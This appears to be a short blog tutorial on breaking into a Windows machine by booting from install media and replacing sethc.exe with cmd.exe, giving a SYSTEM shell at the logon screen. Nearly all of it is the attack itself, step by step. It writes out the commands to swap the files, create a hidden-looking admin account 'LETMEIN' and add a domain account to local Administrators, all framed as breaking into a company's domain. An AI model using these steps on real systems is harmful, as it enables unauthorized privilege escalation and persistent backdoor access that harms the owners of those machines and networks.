


I will show you one of Windows weaknesses to break into your system. I’ll show you how to get access to the local computer and break into the company’s domain by giving yourself elevating admin rights to the machine you are logged into allowing you to do whatever you want as admin.

Step 1: Insert a Windows 7 or Windows 8 or Windows 10 DVD and restart your machine. The machine should boot into the DVD:


Step 2: You will get “Press any key to boot from CD or DVD…” hit a key to start the DVD”

Step 3: You will get this to this point:

Step 4: Do a Shift + F10 to get the command prompt

Step 5: Locate the drive where the Windows folders is located. Normally it’s the D drive. So do the following command – ‘d:‘ to change to the ‘d‘ drive:


Step 6: Type in the following “cd windows\system32”

Step 7: Type in “copy sethc.exe ..”

Step 8: Run a “copy cmd.exe sethc.exe”

Step 9: Run an “exit” command and reboot the machine:
Step 10: Once you are at the logon screen click on the “Shift” 5x

Step 11: Type in “whoami” you will see you are logged as NT AUTHORITY\SYSTEM – from here you can do what ever you want. Here are some commands that you can run:
- net user
- net user LETMEIN P@55w0rd /add
- net localgroup administrators LETMEIN /add

Step 12: If you want to add the domain user account within the Administrator group – type in “compmgmt.msc”

Step 13: Click on “Local Users and Groups”

Step 14: Double-click on “Administrators”

Step 15: Add your domain account.
